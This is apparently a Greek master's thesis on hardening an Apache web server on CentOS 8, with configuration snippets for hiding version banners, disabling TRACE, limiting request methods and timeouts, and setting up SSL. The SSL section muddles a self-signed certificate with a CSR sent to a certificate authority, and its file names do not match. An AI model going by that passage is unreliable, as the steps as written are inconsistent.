Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνίων
Τμήμα Ψηφιακών Συστημάτων

Πρόγραμμα Μεταπτυχιακών Σπουδών
Ασφάλεια Ψηφιακών Συστημάτων

Επαύξηση Ασφαλείας Εξυπηρετητή Ιστού
(Web Server Security Hardening)

Επιβλέπον Καθηγητής: Καθ. Στέφανος Γκρίτζαλης

Ονοματεπώνυμο	E-mail	A.M.
Χαράλαμπος Παπαδόπουλος	ch.papadopoulos@ssl-unipi.gr	mte1926

Πειραιάς
14/07/2021

Περίληψη

Στις μέρες μας μια από τις ποιο συχνές επιθέσεις που πραγματοποιούνται από τους hackers είναι η επίθεση Άρνηση Παροχής Υπηρεσιών (Denial of Service Attack - DoS) όπου διοχετεύονται τεράστιες ποσότητες traffic στο δίκτυο στόχο και αυτό έχει ως αποτέλεσμα οι servers του στόχου να καθίσταται μη λειτουργικοί μέσα σε ελάχιστο χρονικό διάστημα. Η επίθεση Slowloris είναι ένα είδος επίθεσης DoS η οποία επιτρέπει σε μια απλή μηχανή να ρίξει ένα web server στόχο με το ελάχιστο bandwidth και να δημιουργήσει παρενέργειες σε υπηρεσίες και πόρτες. Το σημαντικότερο όμως είναι ότι δεν είναι μια τέτοια επίθεση ανιχνεύσιμη από IDS συστήματα επειδή τα HTTP headers στα requests που στέλνονται στον server δεν είναι ολοκληρωμένα και αυτό έχει ως αποτέλεσμα αυτά τα requests να παραμένουν ανοιχτά γεμίζοντας έτσι τον μέγιστο αριθμό ταυτόχρονων connections που μπορεί να δεχτεί ο server και τελικά ο server να αρνείται να παρέχει τα επιπρόσθετα connections στους clients.

Στα πλαίσια αυτής της εργασίας, έχει υλοποιηθεί ένα bash script το οποίο ονομάζεται centos8-apache-hardening.sh και έχει ως στόχο να εφαρμόζει τα απαραίτητα installations και configurations σε έναν Apache Web Server Centos 8 λειτουργικού συστήματος προκειμένου να επαυξήσει την ασφάλεια του Web Server ενάντια σε διάφορες επιθέσεις συμπεριλαμβανομένου και της Slowloris. Ποιο συγκεκριμένα στο κεφάλαιο 1 περιγράφονται οι βέλτιστες πρακτικές που εφαρμόζει το bash script για την επαύξηση της ασφάλειας του Apache Web Server, στο κεφάλαιο 2 περιγράφονται οι DoS επιθέσεις καθώς και οι τρόποι προστασίας που εφαρμόζει το script ενάντια στην Slowloris επίθεση και γενικά στις DoS επιθέσεις, στο κεφάλαιο 3 γίνεται αναλυτική περιγραφή των τεχνικών προδιαγραφών του bash script καθώς και αναλύονται επιπρόσθετα μέτρα επαύξησης ασφάλειας επιπέδου συστήματος που εφαρμόζει το bash script στον Apache Web Server. Τέλος στο κεφάλαιο 4 πραγματοποιούνται δοκιμές ασφάλειας και ορθότητας των security modules που εγκαθιστά το bash script καθώς επίσης πραγματοποιούνται Slowloris επιθέσεις σε έναν Apache Web Server πριν και μετά την εφαρμογή του bash script και παρατίθενται τα αντίστοιχα αποτελέσματα.

Abstract

Nowadays one of the most frequent attacks carried out by hackers is the Denial of Service Attack – DoS where huge amounts of traffic are channeled in the target network and this results target servers become non-functional within a short period of time. Slowloris attack is a type of DoS attack that allows a simple machine to drop a target web server with minimal bandwidth and create side effects on services and doors. But the most important thing is that such an attack is not detectable by IDS systems because the HTTP headers in the requests sent to the server are not complete and as a result, these requests remain open, thus filling the maximum number of simultaneous connections that the server can accept and ultimately the server refuses to provide additional connections to clients.

As part of this thesis, a bash script has been implemented which is called centos8-apache-hardening.sh and its main task is to implement the necessary installations and configurations on a Centos 8 OS Apache Web Server in order to increase the security of the Web Server against various attacks including Slowloris. More specific, in chapter 1 are described the best practices of bash script for enhancing the security of Apache Web Server, in chapter 2 are described DoS attacks as well as the protection methods that the script applies against the Slowloris and DoS attacks, in chapter 3 is provided a detailed description of the technical specifications of the bash script as well as are described additional measures to increase system level security in the Apache Web Server implemented by the bash script. Finally in chapter 4 safety and accuracy tests are performed on security modules that installed by the bash script as well as Slowloris attacks on an Apache Web Server are performed before and after the bash script is applied, and the corresponding results are presented.

Στην οικογένειά μου

Ευχαριστίες

Για την ολοκλήρωση της παρούσας Διπλωματικής Εργασίας, θα ήθελα να ευχαριστήσω εκ βάθους καρδίας τον καθηγητή κ. Στέφανο Γκρίτζαλη για την εμπιστοσύνη του προς σε εμένα για το συγκεκριμένο θέμα της εργασίας, καθώς και για τις πολύ χρήσιμες γνώσεις που μου μετέδωσε καθ' όλη τη διάρκεια των μεταπτυχιακών μου σπουδών.

Επίσης πολλές ευχαριστίες οφείλω στον κ. Ταγματάρχη (ΕΠ) Γεώργιο Βάσιο από το Γενικό Επιτελείο Στρατού/Διεύθυνση Πληροφορικής για την άριστη συνεργασία και καθοδήγησή του, τις πολύτιμες συμβουλές του που ήταν καθοριστικές για την διεκπεραίωση αυτής της εργασίας.

Περιεχόμενα

Κατάλογος Εικόνων

1 Βέλτιστες πρακτικές επαύξησης ασφαλείας Web Server

Ο Apache web server είναι ένας από τους ποιο δημοφιλής web servers που είναι διαθέσιμοι τόσο για Windows όσο και Linux/Unix. Σήμερα χρησιμοποιείται για να κάνει hosting περίπου το 40% των ιστοσελίδων καθώς είναι ένας από τους ποιο ασφαλείς web servers. [2]. Σε αντίθεση με άλλες συσκευές δικτύου που κάθονται πίσω από επίπεδα ασφάλειας και firewalls, ο Apache web server είναι σχεδιασμένος να κάθεται στην άκρη του δικτύου με σκοπό τον διαμοιρασμό πληροφοριών στον έξω κόσμο. Γι' αυτό δεν αποτελεί έκπληξη ότι ένας web server είναι συχνά το πρώτο πράγμα που οι hackers κοιτάνε όταν θέλουν να επιτεθούν σε έναν στόχο. Χωρίς όμως τις κατάλληλες προφυλάξεις και configurations, αυτές οι συσκευές μπορούν να δώσουν στους επιτιθέμενους το πάτημα που χρειάζονται για να πραγματοποιήσουν την επίθεσή τους. [1]


Μια σύντομη ματιά στις ποιο συχνές web-based κυβερνοεπιθέσεις οδηγούν σε web servers οι οποίοι μοιράζουν αρκετές πληροφορίες της συσκευής, SQL injection, επιθέσεις τύπου διαχείρισης session ακόμα και στην μη εγκατάσταση τελευταίων patches στον server. Δηλαδή, αν αφήσουμε τον web server ενός οργανισμού με τα default configuration του, τότε σύντομα θα βρούμε σημαντικές πληροφορίες εκτεθειμένες στο Internet ή ακόμα χειρότερα μπορεί κάποιος επιτιθέμενος να αποκτήσει πρόσβαση κατευθείαν στον web server.

Επομένως ένας οργανισμός, αυτό που μπορεί να κάνει προκειμένου να φέρει τους hackers σε δύσκολη θέση ή να τους δυσκολέψει αρκετά από το να βρουν ένα ασθενέστερο στόχο είναι να αυξήσουν την ασφάλεια (harden) του web server. [1]

Παρακάτω περιγράφεται μια συλλογή από βέλτιστες πρακτικές και configurations που έχουν σκοπό το web server hardening.

1.1 Απενεργοποίηση Υπογραφής

Ένας συχνός τρόπος με τον οποίο οι επιτιθέμενοι ξεκινούν να ερευνούν έναν web server για πιθανή επίθεση είναι στέλνοντας ένα απομακρυσμένο request το οποίο έχει ως σκοπό να φέρει πίσω πολύτιμη πληροφορία που σερβίρεται από την υπογραφή του server. Αυτό είναι γνωστό ως server footer και το default configuration εκθέτει την έκδοση του Apache web server καθώς επίσης και το λογισμικό όπως φαίνεται στην παρακάτω εικόνα:



Εικόνα 1. Έκδοση Apache Web Server

Απενεργοποιώντας την υπογραφή του server εμποδίζουμε upon request ή μετά από απάντηση 404 σελίδας σφάλματος την εμφάνιση του ονόματος του server, της έκδοσης του και άλλες πληροφορίες όπως μηνύματα λάθους, πληροφορίες modules και πληροφορίες καταλόγων.

Για να προστατέψουμε τον Apache web server για παράδειγμα από απορρύθμιση, πηγαίνουμε στο configuration file του το οποίο βρίσκεται στο path: /etc/httpd/conf/httpd.conf και προσθέτουμε το παρακάτω [1]:

```
ServerSignature Off
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.2 Ορισμός των ServerTokens σε παραγωγικό mode


Όμοια με την υπογραφή του Apache Server, τα ServerTokens ελέγχουν την πληροφορία που στέλνεται πίσω ως απάντηση του Server στο πεδίο header. Το ServerTokens directive πρέπει να ορίζεται σε production mode (δηλαδή Prod) για να δίνουν την οδηγία στον Apache server να επιστρέφει μόνο “Apache” στους headers της απάντησής του. Για να γίνει αυτό θα πρέπει να προστεθεί το παρακάτω directive στο Apache configuration file το οποίο βρίσκεται στο path: /etc/httpd/conf/httpd.conf [2]:

```
ServerTokens Prod
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

Από την παρακάτω εικόνα βλέπουμε ότι οι πληροφορίες της έκδοσης του Apache server και του λειτουργικού εξαφανίστηκαν και εμφανίζεται μόνο η λέξη Apache.



Εικόνα 2. Απόκρυψη πληροφοριών Apache Web Server και λειτουργικού συστήματος

1.3 Απενεργοποίηση της κατάστασης του Server

Όταν είναι ενεργοποιημένο το directive <Location /server-status> τότε παρουσιάζεται πληροφορία για την απόδοση του server όπως το server uptime, ο φόρτος του server, τρέχοντα HTTP requests και οι client IP διευθύνσεις. Ένας επιτιθέμενος μπορεί να χρησιμοποιήσει αυτή την πληροφορία για να πραγματοποιήσει επίθεση στον web server.

Για να απενεργοποιήσουμε την κατάσταση του server μπορούμε στο Apache configuration file το οποίο βρίσκεται στο path: /etc/httpd/conf/httpd.conf να σχολιάσουμε αυτή την οδηγία ως εξής [2]:

```
#<Location /server-status>
# SetHandler server-status
# Order deny,allow
# Deny from all
# Allow from .your_domain.com
#</Location>
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.4 Πρόσβαση στα αρχεία καταγραφής του Server

Από προεπιλογή, Apache και Windows servers δεν είναι ρυθμισμένοι στο να λαμβάνουν πληροφορίες σύνδεσης καθώς οι χρήστες αυθεντικοποιούντε και πραγματοποιούν άλλα requests. Στον Apache server, αυτά τα αρχεία καταγραφής μπορούν να προσαρμοστούν στις ανάγκες ενός οργανισμού και μπορούν να γράφονται σε ξεχωριστό αρχείο ή να στέλνονται σε εξωτερική εφαρμογή για περεταίρω ανάλυση. Μπορούν επίσης να οριστούν συνθήκες που να εξαιρούνται ή να περιλαμβάνονται συγκεκριμένα κριτήρια που παρουσιάζονται. Επειδή η πληροφορία που καταγράφεται είναι ευρεία, η πληροφορία κλειδί μπορεί να περιλαμβάνει την IP διεύθυνση του αιτούντος, το session ID, το host και τα bytes που λήφθηκαν ή στάλθηκαν μεταξύ αιτούντος και apache web server. [1]

Για να ενεργοποιηθεί το logging θα πρέπει το module mod_log_config να γίνει include μέσα στο Apache configuration file το οποίο βρίσκεται στο path: /etc/httpd/conf/httpd.conf. Αυτό το module παρέχει τα directives TransferLog, LogFormat και CustomLog τα οποία χρησιμοποιούνται για να δημιουργήσουμε ένα log file με προσαρμοσμένη μορφή όπου μπορεί να δημιουργείται αι να μορφοποιείται το log σε ένα βήμα. Όπως φαίνεται παρακάτω, το LogFormat directive χρησιμοποιείται για να ορίζει μια προσαρμοσμένη μορφή logging όπου ο referrer και ο browser σε κάθε request καταγράφονται μαζί με τις προεπιλεγμένες logging παραμέτρους. Στη συνέχεια το CustomLog directive χρησιμοποιείται ως οδηγία στον Apache να χρησιμοποιεί αυτή την logging μορφοποίηση [2].

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" detailed
CustomLog logs/access.log detailed
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:


```
sudo apachectl restart
```

1.5 Απενεργοποίηση του HTTP ίχνους και παρακολούθηση των αιτημάτων

Παρόλο που το να επιτρέπεις στον web server να απαντά σε HTTP Trace και Track requests μπορεί να χρησιμοποιηθούν για νόμιμο σκοπό όπως στον εντοπισμό σφαλμάτων σύνδεσης εντός του δικτύου ενός οργανισμού, αυτά τα πρωτόκολλα

μπορεί να θέσουν σε κίνδυνο την ασφάλεια του web server. Μια από τις ποιο συχνές επιθέσεις είναι η Cross-Site Tracing επίθεση, όπου οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν και να παραποιήσουν τις TRACE και TRACK μεθόδους για να διακόψουν κανονικές traffic συνδέσεις, να κλέψουν session cookies και πιθανώς οποιαδήποτε δεδομένα σε διέλευση.

Με το default configuration μπορούμε να κάνουμε ένα curl στην IP του Apache server στην πόρτα που κάνει listen (π.χ 80) και να κάνουμε ένα Trace request όπως φαίνεται παρακάτω [4]:



Εικόνα 3. Trace ενός request με χρήση curl


Ο καλύτερος τρόπος για να αντιμετωπιστεί αυτό το πρόβλημα είναι να απενεργοποιηθεί η μέθοδος TRACE HTTP βάζοντας την παρακάτω εντολή μέσα στο Apache config file (path: /etc/httpd/conf/httpd.conf) [1]:

```
TraceEnable Off
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

Αν ξανά κάνουμε ένα Trace request στην IP του server και στην πόρτα που κάνει listen, θα πάρουμε το παρακάτω:



Εικόνα 4. Trace ενός request με απενεργοποιημένο το Trace στον Apache Web Server

1.6 Ορισμός ορίου μεγέθους αιτήματος

Από προεπιλογή, ο Apache server δεν έχει όριο στο μέγεθος του HTTP request. Αυτό επιτρέπει στους hackers να στέλνουν μεγάλο αριθμό δεδομένων. Μπορούμε να περιορίσουμε το μέγεθος των requests χρησιμοποιώντας το Apache directive LimitRequestBody σε συνδυασμό με το Directory tag. Αυτό μπορεί να προστατέψει τον server από επιθέσεις τύπου άρνησης παροχής υπηρεσίας (Denial of Service - DOS).

Έστω ότι έχουμε το site www.example.com όπου επιτρέπουμε uploads, και θέλουμε να μειώσουμε το μέγεθος του upload στο site μας. Μπορούμε να θέσουμε την τιμή από 0 (απεριόριστο) μέχρι 2147483647 (2GB) στο Apache config file (path: /etc/httpd/conf/httpd.conf) βάζοντας το παρακάτω [5]:

```
<Directory /var/www/example.com>
   LimitRequestBody 204800
</Directory>
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.7 Μέθοδοι HTTP αιτημάτων

Ο Apache server στο HTTP 1.1 πρωτόκολλο υποστηρίζει τις μεθόδους: OPTIONS, GET, HEAD, POST, CONNECT, PUT, DELETE, και TRACE. Μερικές από αυτές μπορεί να μην απαιτούνται και μπορεί να ενέχουν πιθανό κίνδυνο ασφάλειας. Γενικά είναι καλή πρακτική να έχουμε μόνο ενεργές τις μεθόδους HEAD, POST και GET στις web εφαρμογές.

Για να το κάνουμε αυτό, στο Apache config file (path: /etc/httpd/conf/httpd.conf) βρίσκουμε το section που ξεκινάει με Directory /var/www/html και προσθέτουμε τις ακόλουθες γραμμές σε αυτή την ενότητα [5]:

```
<LimitExcept GET POST HEAD>
   deny from all
</LimitExcept>
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.8 Δημιουργία non-root χρηστών και εκκίνηση Apache

Ένα άλλο πολύ σημαντικό μέτρο ασφάλειας που εφαρμόζεται όχι μόνο σε web servers αλλά στην διαχείριση του λειτουργικού συστήματος είναι η δημιουργία ενός non-root λογαριασμού για βασικά διοικητικά και διαχειριστικά καθήκοντα. Κάνοντας το αυτό, ένας οργανισμός μπορεί να προσθέσει ένα επιπλέον layer ασφάλειας στην περίπτωση που ένας επιτιθέμενος αποκτήσει τα στοιχεία ενός non-root χρήστη στον web server [1].

Για να το κάνουμε αυτό, στο Linux λειτουργικό δημιουργούμε έναν νέο χρήστη και group apache με τις παρακάτω εντολές [4]:

```
sudo groupadd apache
sudo useradd –G apache apache
```

Στη συνέχεια αλλάζουμε το ownership στον κατάλογο που είναι εγκατεστημένος ο Apache server με χρήση της παρακάτω εντολής:

```
sudo chown -R apache:apache /etc/httpd/
```

Το επόμενο βήμα είναι στο Apache configuration file (path: /etc/httpd/conf/httpd.conf) να βρούμε και να αλλάξουμε το User & Group directive στον non-root χρήστη, δηλαδή στον apache:

```
User apache
Group apache
```

Τέλος κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

Για να βεβαιωθούμε ότι ο Apache server τρέχει ως apache user εκτελούμε το παρακάτω grep όπου βλέπουμε και από την παρακάτω εικόνα ότι ένα process τρέχει ως root και τα υπόλοιπα ως apache. Ο λόγος που το πρώτο process τρέχει ως root είναι επειδή ο Apache ακούει στην πόρτα 80 και γι' αυτό πρέπει να σηκωθεί ως root.

```
[vagrant@centos8vm ~]$ ps -ef |grep http
root        1878       1  0 22:24 ?        00:00:00 /usr/sbin/httpd -DFOREGROUND
apache      1880    1878  0 22:24 ?        00:00:00 /usr/sbin/httpd -DFOREGROUND
apache      1881    1878  0 22:24 ?        00:00:00 /usr/sbin/httpd -DFOREGROUND
apache      1882    1878  0 22:24 ?        00:00:00 /usr/sbin/httpd -DFOREGROUND
apache      1883    1878  0 22:24 ?        00:00:00 /usr/sbin/httpd -DFOREGROUND
vagrant     2150    1470  0 22:37 pts/3    00:00:00 grep --color=auto http
```

Εικόνα 5. Εκτέλεση Apache Web Server ως apache user

1.9 Περιορισμός πρόσβασης IP διεύθυνσης

Αν ο Apache web server χρησιμοποιείται για περιορισμένο σκοπό όπως τον διαμοιρασμό πληροφορίας εσωτερικά σε έναν οργανισμό, την φιλοξενία μιας στατικής ιστοσελίδας ή ελέγχους για σκοπούς development, τότε μπορεί να ρυθμιστεί να επιτρέπει μόνο συγκεκριμένες IP διευθύνσεις ή δίκτυο. [1]

Το εύρος των IP διευθύνσεων για αποδοχή ή απόρριψη μπορεί να ρυθμιστεί στο site Directory στο Apache config file (path: /etc/httpd/conf/httpd.conf) ως εξής:

```
<Directory /var/www/example.com>
  Options None
  AllowOverride None
  Order deny,allow
  Deny from All
  Allow from 10.10.10.0/24
</Directory>
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.10 Διαμόρφωση της τιμής timeout

Από προεπιλογή, η τιμή του Apache timeout είναι 300 δευτερόλεπτα, το οποίο μπορεί να πέσει θύμα ο web server μιας επίθεσης Slow Loris και DoS. Για να το αντιμετωπίσουμε αυτό, μπορούμε να κατεβάσουμε την τιμή του timeout σε 60 δευτερόλεπτα βάζοντας το παρακάτω directive στο Apache config file (path: /etc/httpd/conf/httpd.conf) [4].

```
Timeout 60
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής:

```
sudo apachectl restart
```

1.11 Απενεργοποίηση του HTTP 1.0 πρωτοκόλλου

Επειδή το πρωτόκολλο HTTP 1.0 έχει αδυναμίες ασφάλειας που σχετίζονται με το session hijacking, μπορούμε να το απενεργοποιήσουμε χρησιμοποιώντας το mod_rewrite module έτσι ώστε να έχουμε την μέγιστη δυνατή ασφάλεια που μπορούμε.

Για να το κάνουμε αυτό αρχικά βεβαιωνόμαστε ότι έχουμε φορτώσει το mod_rewrite module στο Apache config file (path: /etc/httpd/conf/httpd.conf) και στην συνέχεια ενεργοποιούμε το RewriteEngine directive και βάζουμε και το Rewrite condition για να επιτρέπει μόνο το HTTP 1.1 πρωτόκολλο όπως φαίνεται παρακάτω [4]:

```
RewriteEngine On
RewriteCond %{THE_REQUEST} !HTTP/1.1$
RewriteRule .* - [F]
```

1.12 SSL

Το να έχεις SSL είναι ένα επιπρόσθετο layer ασφάλειας το οποίο μπορούμε να βάλουμε μέσα στην Web εφαρμογή μας. Παρ' όλα αυτά το προεπιλεγμένο SSL configuration οδηγεί σε ορισμένες ευπάθειες και πρέπει να αλλάξουμε αυτά τα configurations. [4]

1.12.1 SSL Key

Η παραβίαση του SSL κλειδιού είναι δύσκολη, αλλά όχι απίθανη. Είναι απλώς θέμα υπολογιστικής δύναμης και χρόνου. Για παράδειγμα αν χρησιμοποιείς έναν υπολογιστή της εποχής του 2009 για περίπου 73 ημέρες, μπορείς να κάνεις reverse engineer ένα 512-bit key.

Επομένως, όσο μεγαλύτερο μήκος κλειδιού χρησιμοποιείς, τόσο ποιο περίπλοκο γίνεται το να σπάσει το SSL key. Η πλειοψηφία των μεγαλύτερων Web εταιριών χρησιμοποιούν 2048 bit key όπως παρουσιάζονται παρακάτω [4]:

- Outlook.com
- Microsoft.com
- Skype.com
- Apple.com
- Yahoo.com
- Bing.com
- Hotmail.com
- Twitter.com

Αφού βεβαιωθούμε ότι έχουμε κάνει εγκατάσταση το Apache ssl module το οποίο παρέχει SSL κρυπτογράφηση με χρήση της παρακάτω εντολής:

```
sudo yum install mod_ssl
```

και αφού φτιάξουμε τα κατάλληλα ssl directories για τα κλειδιά [6]:

```
sudo mkdir /etc/ssl/private
sudo chmod 700 /etc/ssl/private
```

Στη συνέχεια μπορούμε να χρησιμοποιήσουμε το OpenSSL για να κάνουμε generate CSR με 2048 bits χρησιμοποιώντας την παρακάτω εντολή:

```
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/apache-selfsigned.key -out /etc/ssl/certs/apache-selfsigned.csr
```

Όπου,

- openssl: Είναι ένα command line tool για δημιουργία και διαχείριση OpenSSL πιστοποιητικών, κλειδιών και άλλων αρχείων
- req –x509: Αυτό καθορίζει ότι θέλουμε να χρησιμοποιήσουμε X.509 διαχείριση αιτήματος υπογραφής πιστοποιητικού (CSR). Το "X.509" είναι ένα

πρότυπο υποδομής δημόσιου κλειδιού όπου τηρούν το SSL και το TLS για διαχείριση κλειδιών και πιστοποιητικών.

- -nodes: Αυτό λέει στο OpenSSL να παραλείψει την επιλογή για προστασία του πιστοποιητικού μας από μια φράση πρόσβασης (passphrase). Θέλουμε ο Apache να μπορεί να διαβάσει αυτό το αρχείο χωρίς παρέμβαση χρήστη κατά την εκκίνηση του web server. Μια passphrase θα το εμποδίσει αυτό γιατί θα πρέπει να την πληκτρολογούμε μετά από κάθε restart του server.
- -days 365: Αυτή η επιλογή θέτει το εύρος χρόνου κατά το οποίο το πιστοποιητικό θα είναι έγκυρο. Εδώ το θέτουμε να είναι valid για 1 χρόνο.
- -newkey rsa:2048: Αυτό καθορίζει ότι εμείς θέλουμε να δημιουργήσουμε ένα καινούριο πιστοποιητικό και ένα καινούριο κλειδί ταυτόχρονα. Δεν δημιουργήσαμε ένα κλειδί το οποίο χρειάζεται για την υπογραφή του πιστοποιητικού σε προηγούμενο βήμα, αλλά πρέπει να το δημιουργήσουμε μαζί με το πιστοποιητικό. Το τμήμα rsa:2048 λέει να δημιουργήσεις ένα RSA κλειδί το οποίο να έχει μήκος 2048 bits.
- -keyout: Αυτό λέει στο OpenSSL που να τοποθετήσει το ιδιωτικό κλειδί που δημιουργήθηκε.
- -out: Αυτό λέει στο OpenSSL που να τοποθετήσει το πιστοποιητικό που δημιουργήθηκε.

Μόλις εκτελέσουμε το παραπάνω request, θα πρέπει στη συνέχεια να εισάγουμε πληροφορίες για το web site μας. Για παράδειγμα θα πρέπει να εισάγουμε τις CSR πληροφορίες όπως φαίνεται παρακάτω [6]:

```
Country Name (2 letter code) [XX]:GR
State or Province Name (full name) []:Example
Locality Name (eg, city) [Default City]:Example
Organization Name (eg, company) [Default Company Ltd]:Example Inc
Organizational Unit Name (eg, section) []:Example Dept
Common Name (eg, your name or your server's hostname) []:example.com
Email Address []:test@example.com
```

Το παραπάνω θα δημιουργήσει τα δυο παραπάνω αρχεία στο path: /etc/ssl. Το CSR θα πρέπει να το στείλουμε σε μια αρχή έκδοσης πιστοποιητικών για να μας το υπογράψει. Μόλις λάβουμε το υπογεγραμμένο αρχείο πιστοποιητικού, μπορούμε να

το βάλουμε στο Apache ssl configuration file: ssl.conf (path: /etc/httpd/conf.d/ssl.conf) όπως φαίνεται παρακάτω:

```
#Πιστοποιητικό υπογεγραμμένο από την αρχή
SSLCertificateFile /etc/ssl/certs/apache-selfsigned.crt
#Αρχείο με το κλειδί που δημιουργήθηκε παραπάνω
SSLCertificateKeyFile /etc/ssl/private/apache-selfsigned.key
```

Στη συνέχεια κάνουμε επανεκκίνηση τον Apache server με χρήση της παρακάτω εντολής και δοκιμάζουμε να χτυπήσουμε το URL του Apache server με https:

```
sudo apachectl restart
```

1.12.2 SSL Cipher

Η SSL κρυπτογράφηση (SSL Cipher) είναι ένας αλγόριθμος κρυπτογράφησης το οποίο χρησιμοποιείται σαν κλειδί μεταξύ δυο υπολογιστών μέσω του Internet. Η κρυπτογράφηση δεδομένων είναι μια διαδικασία κατά την οποία μετατρέπουμε ένα απλό κείμενο σε μυστικούς κωδικοποιημένους κωδικούς.

Η κρυπτογράφηση των δεδομένων που θα λάβει χώρα βασίζεται στο SSL Cipher configuration του web server. Επομένως είναι σημαντικό να ρυθμίσουμε το SSL Cipher να είναι ισχυρότερο και όχι ευάλωτο.

